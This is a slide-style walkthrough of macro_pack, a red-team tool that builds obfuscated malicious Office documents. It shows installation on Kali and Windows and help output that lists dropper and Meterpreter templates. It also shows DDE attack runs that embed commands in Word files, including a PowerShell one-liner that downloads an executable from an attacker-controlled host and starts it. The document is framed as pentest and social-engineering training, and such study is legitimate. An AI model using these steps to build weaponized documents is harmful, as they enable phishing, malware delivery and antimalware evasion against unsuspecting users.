



Macro_Pack

Information Security Inc.

Contents

- About Macro_Pack
- Testing Environment
- Installing Macro_Pack
- Running Macro_Pack
- References

About Macro_Pack

- The macro_pack is a tool used to automatize obfuscation and generation of retro formats such as MS Office documents or VBS like format
- This tool can be used for redteaming, pentests, demos, and social engineering assessments
- macro_pack will simplify antimalware solutions bypass and automatize the process from vba generation to final Office document generation

Testing Environment

- Kali Linux 2018.1

```
      :~# cat /etc/*rel*
DISTRIB_ID=Kali
DISTRIB_RELEASE=kali-rolling
DISTRIB_CODENAME=kali-rolling
DISTRIB_DESCRIPTION="Kali GNU/Linux Rolling"
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2018.1"
VERSION_ID="2018.1"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
```

Testing Environment

- Windows 10 x64

Edition Windows 10 Pro

Version 1703

OS Build 15063.674

Processor Intel(R) Core(TM) i7-4910MQ CPU @ 2.90GHz
2.90 GHz

System type 64-bit operating system, x64-based processor

Installing Macro_Pack

- Linux => Cloning GitHub repository

```
-# git clone https://github.com/sevagas/macro_pack.git
Cloning into 'macro_pack'...
remote: Counting objects: 662, done.
remote: Compressing objects: 100% (27/27), done.
remote: Total 662 (delta 16), reused 23 (delta 11), pack-reused 624
Receiving objects: 100% (662/662), 541.67 KiB | 711.00 KiB/s, done.
Resolving deltas: 100% (436/436), done.
```

Installing Macro_Pack

- Installing the requirements

```
-# cd macro_pack/  
~/macro_pack# pip3 install -r requirements.txt  
Collecting colorama>=0.3.9 (from -r requirements.txt (line 1))  
  Downloading colorama-0.3.9-py2.py3-none-any.whl  
Requirement already satisfied: Flask>=0.12.2 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2))  
Requirement already satisfied: termcolor>=1.1.0 in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3))  
Installing collected packages: colorama  
  Found existing installation: colorama 0.3.7  
    Not uninstalling colorama at /usr/lib/python3/dist-packages, outside environment /usr  
Successfully installed colorama-0.3.9
```

Running Macro_Pack

- Usage

```
~/macro_pack/src# pwd
/root/macro_pack/src
~/macro_pack/src# python3 macro_pack.py --help

(MACRO) (PACK)

Pentest with VBA macros and other retro friends - Version:1.4-dev Release:Community

Usage 1: macro_pack.py -f input_file_path [options]
Usage 2: cat input_file_path | macro_pack.py [options]

All options:
-f, --input-file=INPUT_FILE_PATH A VBA macro file or file containing params for --temp
    If no input file is provided, input must be passed via stdin (using a pipe).

-q, --quiet          Do not display anything on screen, just process request.

-o, --obfuscate      Same as '--obfuscate-form --obfuscate-names --obfuscate-strings'
--obfuscate-form     Modify readability by removing all spaces and comments in VBA
--obfuscate-strings  Randomly split strings and encode them
--obfuscate-names    Change functions, variables, and constants names
```


Installing Macro_Pack

- Windows => Get the latest binary from https://github.com/sevagas/macro_pack/releases/

Latest release

v1.3

a699174

macro_pack_1.3

sevagas released this on Dec 19 2017 · 8 commits to master since this release

Assets

macro_pack.exe

Running Macro_Pack

- Usage

```
PS C:\Users\User3\Documents> .\macro_pack.exe --help

MACRO PACK

Pentest with VBA macros and other retro friends - version:1.3 Release:community

Usage 1: C:\Users\User3\Documents\macro_pack.exe -f input_file_path [options]
Usage 2: cat input_file_path | C:\Users\User3\Documents\macro_pack.exe [options]

All options:
-f, --input-file=INPUT_FILE_PATH A VBA macro file or file containing params for --template option
    If no input file is provided, input must be passed via stdin (using a pipe).

-q, --quiet Do not display anything on screen, just process request.

-o, --obfuscate Same as '--obfuscate-form --obfuscate-names --obfuscate-strings'
--obfuscate-form Modify readability by removing all spaces and comments in VBA
--obfuscate-strings Randomly split strings and encode them
--obfuscate-names Change functions, variables, and constants names

-s, --start-function=START_FUNCTION Entry point of macro file
    Note that macro_pack will automatically detect Autoopen, workbook_open, or Document_Open as the start function.

-t, --template=TEMPLATE_NAME Use VBA template already included in C:\Users\User3\Documents\macro_pack.exe.
    Available templates are: HELLO, CMD, DROPPER, DROPPER2, DROPPER_PS, DROPPER_DLL, METERPRETER, WEBMETER, EMBEDDED.
    Help for template usage: C:\Users\User3\Documents\macro_pack.exe -t help

-G, --generate=OUTPUT_FILE_PATH. Generates a file containing the macro. Will guess the format based on extension.
    Supported Ms Office extensions are: doc, docm, docx, xls, xism, pptm, vsd, vsdm, mpp.
    Note: Ms Office file generation requires windows OS with right MS Office application installed.
    Supported scripts extensions are: vba, vbs, wsh, wsc, sct,hta.

-e, --embed=EMBEDDED_FILE_PATH will embed the given file in the body of the generated document.
    Use with EMBED_EXE template to auto drop and exec the file.

--dde Dynamic Data Exchange attack mode. Input will be inserted as a cmd command and executed via DDE
    DDE attack mode is not compatible with VBA Macro related options.
    Usage: echo calc.exe | C:\Users\User3\Documents\macro_pack.exe --dde -G DDE.docx
    Note: This option requires windows OS with genuine MS Office installed.
```


Running Macro_Pack

- Executing calc.exe via Dynamic Data Exchange (DDE) attack

```
MACRO_PACK
Pentest with VBA macros and other retro friends - Version:1.3 Release:Community

[+] Preparations...
    Waiting for piped input feed...
    Temporary working dir: temp
    Store std input in file...
    Temporary input file: temp\command.cmd
    Target output format: word
[+] Prepare word file generation...
    Check feasibility...
[+] Generating MS word document...
    Set Software\Microsoft\office\15.0\word\security to 1...
    Open document...
    Save document format...
    Inject VBA...
    Remove hidden data and personal info...
    Set Software\Microsoft\office\15.0\word\security to 0...
    Generated word file path: C:\Users\User3\Documents\ddeDoc.docx
    Test with :
macro_pack.exe --run C:\Users\User3\Documents\ddeDoc.docx

[+] Generating MS word with DDE document...
    Open document...
    Inject DDE field (Answer 'No' to popup)...
```



Running Macro_Pack

- Executing calc.exe via Dynamic Data Exchange (DDE) attack

```
MACRO_PACK
Pentest with VBA macros and other retro Friends - Version:1.3 Release:Community


[+] Preparations...
    waiting for piped input feed...
    Temporary working dir: temp
    Store std input in file...
    Temporary input file: temp\command.cmd
    Target output format: word
[+] Prepare Word file generation...
    Check feasibility...
[+] Generating MS Word document...
    Set Software\Microsoft\office\15.0\word\Security to 1...
    Open document...
    Save document format...
    Inject VBA...
    Remove hidden data and personal info...
    Set Software\Microsoft\office\15.0\word\Security to 0...
    Generated word file path: C:\Users\User3\Documents\ddeDoc.docx
    Test with :
macro_pack.exe --run C:\Users\User3\Documents\ddeDoc.docx

[+] Generating MS Word with DDE document...
    Open document...
    Inject DDE field (Answer 'No' to popup)...
    Remove hidden data and personal info...
    Save Document...
    Generated word file path: C:\Users\User3\Documents\ddeDoc.docx
[+] Cleaning...
Done!

PS C:\Users\User3\Documents> echo calc.exe | .\macro_pack.exe --dde -G ddeDoc.docx
```

Running Macro_Pack

- Executing calc.exe via Dynamic Data Exchange (DDE) attack



Running Macro_Pack

- Downloading and executing file via powershell using Dynamic Data Exchange (DDE) attack


```
MACRO PACK
Pentest with VBA macros and other retro friends - Version:1.3 Release:Community

[+] Preparations...
    Input file path: C:\Users\User3\Downloads\macro_pack-1.3\macro_pack-1.3\resources\community\ps_d1_exec.cmd
    Temporary working dir: temp
    Store input file...
    Temporary input file: temp\command.cmd
    Target output format: Word97
    Prepare Word97 file generation...
[+] Check feasibility...
[+] Generating MS Word document...
    Set Software\Microsoft\Office\15.0\Word\Security to 1...
    Open document...
    Save document format...
    Inject VBA...
    Remove hidden data and personal info...
    Set Software\Microsoft\Office\15.0\Word\Security to 0...
    Generated Word97 file path: C:\Users\User3\Documents\DDE.doc
    Test with ;
macro_pack.exe --run C:\Users\User3\Documents\DDE.doc
[+] Generating MS Word with DDE document...
    Open document...
    Inject DDE Field (Answer 'No' to popup)...
    Remove hidden data and personal info...
    Save Document...
    Generated Word97 file path: C:\Users\User3\Documents\DDE.doc
[+] Cleaning...
Done!

PS C:\Users\User3\Documents> .\macro_pack.exe --dde -f "C:\Users\User3\Downloads\macro_pack-1.3\macro_pack-1.3\resources\community\ps_d1_exec.cmd" -G DDE.doc_
```

Running Macro_Pack


- Downloading and executing file via powershell using Dynamic Data Exchange (DDE) attack



The image shows a Notepad window titled "ps_dl_exec.cmd - Notepad". The menu bar includes "File", "Edit", "Format", "View", and "Help". The text area contains the following PowerShell command: `powershell (New-Object System.Net.WebClient).DownloadFile('http://192.168.87.8:5000/calcul.exe','tuctuc.exe');Start-Process 'tuctuc.exe';exit;`

Running Macro_Pack

- Downloading and executing file via powershell using Dynamic Data Exchange (DDE) attack



References

- Macro_pack releases

https://github.com/sevagas/macro_pack/releases/

- Macro_Pack

https://github.com/sevagas/macro_pack